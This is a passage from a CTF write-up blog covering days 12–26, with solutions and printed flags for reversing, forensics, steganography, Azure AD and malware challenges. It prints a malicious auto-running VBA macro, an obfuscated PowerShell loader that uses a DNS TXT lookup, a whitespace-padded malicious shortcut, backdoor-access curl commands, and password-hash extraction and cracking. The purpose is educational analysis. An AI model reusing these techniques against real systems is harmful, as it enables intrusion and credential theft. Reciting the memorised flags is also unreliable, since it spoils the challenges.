$ grep -r "flag{" .
./chal.ctf.games:31407/sir/64_bit_new/oui.txt:flag{9eb4ebf423b4e5b2a88aa92b0578cbd9}
remnux@DESKTOP-R67G4DH: /mnt/c/Users/johnw/Downloads
$
```

The -r option tells grep to recursively search for the pattern starting in a directory you specify.

The flag was: ***flag{9eb4ebf423b4e5b2a88aa92b0578cbd9}***


With that day 12 was finished

Day 13

Day 13 challenges were:

- Opposable Thumbs
- Land Before Time

Opposable Thumbs was a thumbcache_256.db file. You needed to use a thumbcache parser, like this one, to obtain the flag. The flag was visible once you hid all the blank entries and checked each file.



The flag was in the only file with the .jpg extension.

The flag was: ***flag{human_after_all}***

Land Before Time was a steganography challenge, 'nuff said. At least the creator mentioned which tool to use: iSteg. I found this GitHub repository with a java implementation of the tool and used it. I left the password value blank, when I was prompted, and got the flag.

```
C:\Users\johnw\Downloads\iSteg-v2.01_CLI
λ java -jar iSteg-v2.01_CLI.jar
iSteg CLI v-2.01
Enter your choice:
        1. Hide a file with Steg
        2. Hide a message with Steg
        3. Extract stuff from Steg
        Enter any things to exit.
3
Enter file name with extension:
..\dinosaurs1.png
Password (Press enter if the steganographic data wasn't encrypted):

Message extraction successful. The text is:

flag{da1e2bf9951c9eb1c33b1d2008064fee}
```
Easy life.

The flag was: ***flag{da1e2bf9951c9eb1c33b1d2008064fee}***

And this concluded day 13.

Day 14

Day 14 challenges were:

- Rock, Paper, Psychic
- Tragedy Redux

Rock, Paper, Psychic was a fun reversing challenge. The challenge binary played rock, paper, scissors against you, the twist being that it read your input and then decided on its choice, meaning you'd never actually win. To win you'd need to manipulate the memory of the program, and no better tool for that than Cutter.


When opening the file in Cutter make sure to enable "write mode".

The first step to finding the flag was filtering the function names for functions containing "flag" in them. This resulted in a function named "printFlag", the next step was to use Cutter

to cross-reference where the function was called. This could be achieved by right-clicking on the “printFlag” function and choosing “Show X-Refs”.

The printFlag function and the cross-reference for it.

Double-clicking on the function led to a new function called “playerWins”. When cross-referenced, the “playerWins” function led to the “main” function.




The “playerWins” function inside “main”.

The “playerWins” function is only called if the zero flag is set. The flag is set by the “test” instruction, which performs a bitwise AND on the two operands. If the result is 0, the ZF flag is set to 1, otherwise it’s set to 0. The “jnz” instruction, on the other hand, jumps to the memory location if the ZF flag is 0.

To get the flag you’d have to alter the value of the register “al” to any non zero value.

To actually alter the register you’d set a breakpoint at the “test” instruction and run the binary via Cutter. Once at the breakpoint, all you had to do was alter the “rax” register and continue the execution flow. Finally, the flag would be printed to the screen.



Here you can see the breakpoint, the RAX register, and the flag.

The flag was: ***flag{35bed450ed9ac9fcb3f5f8d547873be9}***

Tragedy Redux was a malicious word document with a VBA macro. The first step was to dump the VBA code with `oledump.py` :

```
oledump.py -s a -v word/vbaProject.bin
```

This resulted in the following code:

```
Attribute VB_Name = "NewMacros"
Function Pears(Beets)
    Pears = Chr(Beets - 17)
End Function

Function Strawberries(Grapes)
    Strawberries = Left(Grapes, 3)
End Function

Function Almonds(Jelly)
    Almonds = Right(Jelly, Len(Jelly) - 3)
End Function

Function Nuts(Milk)
    Do
    OatMilk = OatMilk + Pears(Strawberries(Milk))
    Milk = Almonds(Milk)
    Loop While Len(Milk) > 0
    Nuts = OatMilk
End Function

Function Bears(Cows)
    Bears = StrReverse(Cows)
End Function

Function Tragedy()

    Dim Apples As String
    Dim Water As String

    If ActiveDocument.Name <> Nuts("1311341271271181310631171281116") Then
        Exit Function
    End If

    Apples = "1291281361181311321211181251250490621181271160490910881071321061041160740901261071321061041170720951230951241060670940690941260941390940850860700951391160
    Water = Nuts(Apples)

    GetObject(Nuts("13612212712612012613313207 5")).Get(Nuts("104122127068067112097131128116118132132")).Create Water, Tea, Coffee, Napkin

End Function

Sub AutoOpen()
    Tragedy
End Sub
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
```

Due to an error with the challenge, we had the source code used for the obfuscation:

```
def obfuscate(m):
    return "".join([ str((ord(x)+17)%255).zfill(3) for x in m ])
```

As can be seen, the code generates a part of the string by taking the ASCII value of the character, adding 17 to it, performing modulo 255 on it, and pads it with zeros until the length is 3.

The deobfuscation function was generated by ChatGPT:

```
def deobfuscate(obfuscated):
    result = ''
    for i in range(0, len(obfuscated), 3):
        chunk = obfuscated[i:i+3]
        result += chr((int(chunk) - 17) % 255)
    return result
```

It divided the obfuscated string into segments of 3 characters and performed the inverse operation of the obfuscate function.

Running the `deobfuscate` function on the `Apples` string resulted in a PowerShell string with a base64 encoded command. Base64 decoding the command resulted in the flag.

The flag was: ***flag{63dcc82c30197768f4d458da12f618bc}***

With this day 14 was finished.

Day 15

Day 15 challenges were:

- Rogue Inbox
- M Three Sixty Five — General Info
- M Three Sixty Five — Conditional Access
- M Three Sixty Five — Teams
- M Three Sixty Five — The President

Rogue Inbox required you to parse a `.csv` file. The flag was hidden through web requests, where each request would contain one letter of the flag. There were multiple ways to obtain the flag. I used Sublime text and the following regex pattern:

```
^.*/(?!f757cb79\-dd91\-4555\-a45e\-520c2525d932\\\\.{1})*|(?<=f757cb79\-dd91\-4555\-a45e\-520c2525d932\\\\.{1}).*
```

I had and still have zero clue how to use regex so don’t judge the pattern too hard.

The flag was: ***flag{24c4230fa7d50eef392b2c850f74b0f6}***

M Three Sixty Five was a group of challenges focused on Azure AD. The challenge would load the AADInternals tool when connecting to the container, which is a big hint on how to do the challenge. All the challenges could be solved by reading the documentation for the tool and finding the correct command.

The first challenge required you to find the street address associated with the organization. This could be achieved via the following command: `Get-AADIntTenantDetails` .

The flag was: ***flag{dd7bf230fde8d4836917806aff6a6b27}***

The next challenge required you to find an odd conditional access policy. For this you could use the following command: `Get-AADIntConditionalAccessPolicies` .

The flag was: ***flag{d02fd5f79caa273ea535a526562fd5f7}***

The next challenge required you to find some messages exchanged through Microsoft Teams. For this you could use the following command: `Get-AADIntTeamsMessages` .

The flag was: ***flag{f17cf5c1e2e94ddb62b98af0fbbd46e1}***

The final challenge required you to find information left in the description of an user account. The targeted user account was the president of the organization. To find the flag you needed to run: `Get-AADIntUsers | Select PhoneNumber, Department` .

The flag was: ***flag{1e674f0dd1434f2bb3fe5d645b0f9cc3}***

With this day 15 was finished.


DAY 16

Day 16 challenges were:

- PRESS PLAY ON TAPE
- Babel

The PRESS PLAY ON TAPE challenge provided you with a `.wav` file. A quick Google search of the challenge name resulted in Danish band that uses Commodore 64 tunes. The fact that the challenge mentioned a cassette and the name of the challenge hints to Commodore 64 means that we originally had Commodore 64 cassette tape that was converted to a `.wav` file.

I found this tool, which would convert the `.wav` file back to a file format (in this case a `.tap`) that a Commodore 64 can use. Loading the tape into this emulator (it can take a few seconds to start) would output the flag.



The output of the .tap file when loaded.

The flag was: ***flag{32564872d760263d52929ce58cc40071}***

Babel was a C# obfuscated script. As with previous challenges, we could use the script to deobfuscate itself by removing the following lines:

And changing the following line:

```
Assembly smlpjtpFegEH = Assembly.Load(Convert.FromBase64String(zcfZIEShfvKnnsZ(pTIxJTjYJE, YKyumnAOcgLjvK)));
```

Into:

```
Console.WriteLine(zcfZIEShfvKnnsZ(pTIxJTjYJE, YKyumnAOcgLjvK));
```

Plopping the edited script into this online C# compiler and running it resulted in base64 encoded output. Putting that base64 output into CyberChef and decoding it resulted in an executable. Downloading the executable and running strings on it resulted in the flag for this challenge.

The flag was: ***flag{b6cfb6656ea0ac92849a06ead582456c}***


This concluded day 16.

Day 17

Day 17 challenges were:

- Texas Chainsaw Massacre: Tokyo Drift
- Indirect Payload

Texas Chainsaw Massacre: Tokyo Drift (say that three times fast) was a Windows Event Log file. The name of the challenge implied that we needed to use chainsaw for analysis. Chainsaw has the ability to search for powershell script block events and, in our case, filter for specific event IDs. The event log had an event ID 1337, which translates to “leet”.



Application Logs Number of events: 267

Level	Date and Time	Source	Event ID	Task Ca...
Information	10/10/2023 6:13:06 PM	MsiInst...	1042	None
Information	10/10/2023 6:06:54 PM	MsiInst...	1042	None
Information	10/10/2023 6:04:57 PM	MsiInst...	1042	None
Information	10/10/2023 5:56:29 PM	MsiInst...	1042	None
Information	10/10/2023 6:36:32 PM	Securit...	1066	None
Information	10/10/2023 6:02:47 PM	MsiInst...	1337	None
Information	10/10/2023 6:36:09 PM	User Pr...	1531	None
Information	10/10/2023 6:35:40 PM	User Pr...	1532	None
Information	10/10/2023 6:01:00 PM	CAPI2	4097	None
Information	10/10/2023 6:00:43 PM	CAPI2	4097	None
Information	10/10/2023 5:56:30 PM	CAPI2	4097	None

Event ID 1337.

Running chainsaw on the log file resulted in a hexadecimal string. Decoding the string resulted in an obfuscated PowerShell script.

The PowerShell script was obfuscated using more complex techniques, so I resorted to a PowerShell deobfuscation tool. The script was deobfuscated using PowerDecode. The second stage payload looked like this:

```
try {
    $TGM8A = Get-WmiObject MSAcpi_ThermalZoneTemperature -Namespace "root/wmi" -ErrorAction 'silentlycontinue' ;
     if ($error.Count -eq 0) {
      $5GMLW = (Resolve-DnsName eventlog.zip -Type txt | ForEach-Object { $_.Strings });
      Write-Host($5GMLW);
        if ($5GMLW -match '^[-A-Za-z0-9+/]*={0,3}$') {
            Write-Host([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($5GMLW)))
            }
        }
    }
catch { }
```

Running the following line:

```
Resolve-DnsName eventlog.zip -Type txt | ForEach-Object { $_.Strings }
```

resulted in a base64 encoded string, base64 decoding it resulted in the flag.

The flag was: ***flag{409537347c2fae01ef9826c2506ac660}***

Indirect payload was more of a web challenge than anything. The data was hidden in the body of the redirect response. I made this one liner that would print the flag:

```
curl -L --max-redirs 80 http://chal.ctf.games:31430/site/flag.php -v 2>&1 | grep "GET" | awk -v OFS='' '{print "http://chal.ctf.games:31430",$3}' | for line in $(</dev
```

Since cURL won’t output the body of the response unless the URL is directly visited, the command first follows the redirects and outputs them so grep can be used to filter for the URL. Awk is used to join the two parts of the URL, which is then passed back to curl. Since this time, cURL directly visits the website, the body is shown, and after some formatting the flag is outputted.

The flag was: ***flag{448c05ab3e3a7d68e3509eb85e87206f}***

This concluded day 17.

Day 18


Day 18 challenges were:

- Who is Real?
- Thumb Drive

Who is Real? was a game where you had to choose between an image of an actual person and an image of a person generated by AI.

Example of a test


The challenge was fun and novel, but the implementation left things to be desired. First of all, the correct image was always on right side of the page. Secondly the website was vulnerable to a race condition where if you pressed one image multiple times it would be counted as multiple correct guesses, leading to this:



It is what it is…

The flag was: ***flag{10c0e4ed5fcc3259a1b0229264961590}***

Thumb Drive was a malicious shortcut (`.lnk`) file. If inspected quickly, it wouldn't seem malicious as it would only appear to open cmd.exe.



Nothing malicious…or is it?


Thumb Drive was a mallicious shortcut (.lnk) file. If inspected quickly, it wouldn't seem malicious as it would only appear to open cmd.exe. However, as pointed out by this McAfee blog, the target path property can only display 255 characters, while command line arguments can be up to 4096 characters. An attacker could pad out the 255 characters with blank spaces and then provide the malicious command.

The utility `strings` was used to see all strings inside the shortcut file:

```
$ strings ADATA_128GB.lnk -e l
Windows
System32
cmd.exe
ADATA 128GB

        /V/R    CMD<https:
%windir%\System32\cmd.exe
S-1-5-21-394609149-2801146648-1994955949-3002
```

Make note of the `-e` option which is used to print out Unicode strings. The link led to a Google Drive containing a text file that was base32 encoded. Base32 decoding the text resulted in a dll.

To actually obtain the flag, you needed to run the dll with `rundll32.exe` and provide any function as an entry point.



The flag :) .

The flag was: ***flag{0af2873a74cfa957ccb90cef814cfe3d}***


This concluded day 18.

Day 19

Day 19 challenges were:

- Speakfriend
- Operation Eradication

Speakfriend was a “malware” challenge. It provided a compromised website and a binary that is associated with it. Opening the binary in Cutter resulted in an interesting string.



This appears to be a User-Agent string.

While the picture might depict a User-Agent string, it, by all means, isn’t ordinary. Hackers have in the past used custom User-Agent strings to access backdoors left during the initial compromise.

To access the flag, you had to provide the User-Agent string like this:

```
curl https://chal.ctf.games:32479/ -H "User-Agent: Mozilla/5.0 93bed45b-7b70-4097-9279-98a4aef0353e" -k -L
```

The flag was: ***flag{3f2567475c6def39501bab2865aeba60}***

For Operation Eradication I suggest checking this write-up by GoProSlowYo.

This concluded day 19.

Day 20

Day 20 challenges were:

- RAT
- Welcome to the Park

The easy way of obtaining the flag for the RAT challenge was to calculate the sha256 sum of it and look it up on VirusTotal.

The flag is visible under the behavior tab.

The flag was: ***flag{8b988b859588f2725f0c859104919019}***


While unzipping the challenge file for Welcome to the Park, I noticed a file under `welcome/.hidden/welcomeToThePark` . Running the `file` utility on it resulted with a Mach-O file:

```
$ file welcome/.hidden/welcomeToThePark
welcome/.hidden/welcomeToThePark: Mach-O 64-bit arm64 executable, flags:<NOUNDEFS|DYLDLINK|TWOLEVEL|PIE>
```

The result, paired with the hint that something was hiding amongst “Mach-O” files, led me to run strings on the mentioned file.

Strings found a base64 encoded string inside the binary. Base64 decoding the string resulted in an obfuscated XML script.

The XML script contained a link to https://gist.github.com/stuartjash/a7d187c44f4327739b752d037be45f01 , which in turn contained a picture named JohnHammond.png. Downloading the file and running strings on it resulted in the flag.



JohnHammond.png

The flag was: ***flag{680b736565c76941a364775f06383466}***

This concluded day 20.

DAY 21

The day 21 challenge was:

- Snake Oil

The Snake Oil challenge could be done in two ways. The first (easy) way was similar to the challenge of the previous day: calculate the sha256 sum, find it on VirusTotal, under “Community” find a link to the following Triage report, and you’d have the flag.

The hard way required you to reverse the binary from its exe format to its semi-original Python source code. The first step in that process was to use the following GitHub script to extract the pyc code. The pyc code is the compiled bytecode of the original Python script. You can then take that bytecode and use this tool to restore it to its source code.

Restoring the brain-melt file resulted in the following code:

```
def decrypt(s1, s2):
    return ''.join((lambda .0: [ chr(ord(c1) ^ ord(c2)) for c1, c2 in .0])(zip(s1, s2)))

def deobfuscate():
    part1 = '2ec7627d{galf'[::-1]
    part2 = str(base64.b64decode('NjIwM2I1Y2M2OWY0'.encode('ascii')), 'UTF8')
    part3 = decrypt('\x17*\x07`BC\x14*R@\x14^*', 'uKeVuzwIexplW')
    key = part1 + part2 + part3
    return key
```

The decompiler did a good job, although, for the code to execute you needed to alter the lambda name to something that doesn’t contain a dot. Something like this would work:

```
def decrypt(s1, s2):
    return ''.join((lambda my_func: [ chr(ord(c1) ^ ord(c2)) for c1, c2 in my_func])(zip(s1, s2)))
```

Running the corrected code resulted in the flag.

The flag was: ***flag{d7267ce26203b5cc69f4bab679cc78d2}***

With this day 21 was finished.

Day 22

The day 22 challenge was:

- Batchobfuscation

Batchobfuscation was an obfuscated batch script, as the name would suggest. The challenge was tedious since it required searching and replacing strings to start seeing the flag. The flag had to be reconstructed, which also was a PITA.

This Huntress article explains the method used in the malware better than I ever could. It also explains how to reverse it, which was the main method I used to deobfuscate the script.

The flag was : ***flag{acad67e3d0b5bf31ac6639360db9d19a}***

This concluded day 22.

Day 23

The day 23 challenge was:

- Bad Memory

Bad Memory was a memory capture of a Windows machine. The challenge required finding the password of a user. This task could be accomplished by using Volatility 3. The user hashes can be extracted from the memory image with the following command:

```
vol3 -f image/image.bin windows.hashdump.Hashdump
```

The extracted hashes were:

```
User    rid     lmhash  nthash

Administrator   500     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
Guest   501     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount  503     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount      504     aad3b435b51404eeaad3b435b51404ee        4cff1380be22a7b2e12d22ac19e2cdc0
congo   1001    aad3b435b51404eeaad3b435b51404ee        ab395607d3779239b83eed9906b4fb92
```

We see only one hash for a user account. Putting the NT hash for that user into CrackStation resulted in the password `goldfish#` . Converting the password to an md5 hash and wrapping it with flag{} was the solution for the challenge.

The flag was: ***flag{2eb53da441962150ae7d3840444dfdde}***

This concluded day 23.

Day 24

The day 24 challenge was:

- Discord Snowflake Scramble

This challenge required you to find a flag hidden on a discord server. You were given the following link: https://discord.com/channels/1156647699362361364/1156648139516817519/1156648284237074552.

The challenge name hinted at “snowflakes”, which are unique IDs that Discord uses to identify everything from a channel to a message that was sent.

Luckily, there is the following website that takes the “snowflake” and returns the corresponding channel. Inputting the first “snowflake” from the link above resulted in a Discord channel, which, when joined, displayed the flag.

The flag was: ***flag{bb1dcf163212c54317daa7d1d5d0ce35}***

This concluded day 24.

Day 25

The day 25 challenge was:

- BlackCat

BlackCat was a malware challenge that required reversing. You were provided with a decrypt tool and the following note:

This is Cosmo, say hi :)

I mean it.

The note is more important than you think. It mentions “military-grade encryption” which is a meme term for XOR encryption. Additionally, there are some well-known files encrypted, like the Windows XP background image and the entire text of Hamlet.

A quick lesson on XOR is in order. The XOR operation takes an input and a key to produce an XORed output.

input_string ⊕ key = “xored_string”

The trick to this challenge was the fact that XOR of the input_string and the “xored_string” results in the key:

input_string ⊕ “xored_string” = key

This means we could obtain the key by doing the XOR operation between an encrypted file and its original. Thankfully, the challenge had a bunch of well-known files you could use as an original. I used this Windows XP background image combined with the following Python code:

```
import sys

file1 = bytearray(open('./Bliss_Windows_XP.png', 'rb').read())
file2 = bytearray(open('./Bliss_Windows_XP.encry.png', 'rb').read())

size = len(file1) if len (file1) < len(file2) else len(file2)
xord_bytes_array = bytearray(size)

for i in range(size):
  xord_bytes_array[i] = file1[i] ^ file2[i]

print(xord_bytes_array)
```

The output of the script was the key, which, when used with the decrypt tool resulted in the flag. The key was `cosmoboi` .

The flag was: ***flag{092744b55420033c5eb9d609eac5e823}***

This concluded day 25.

Day 26


The day 26 challenge was:

- MFAtigue

The challenge provided you with an NTDS.dit file and a SYSTEM file. I was able to extract user hashes using impackets secretsdump with the following syntax:

```
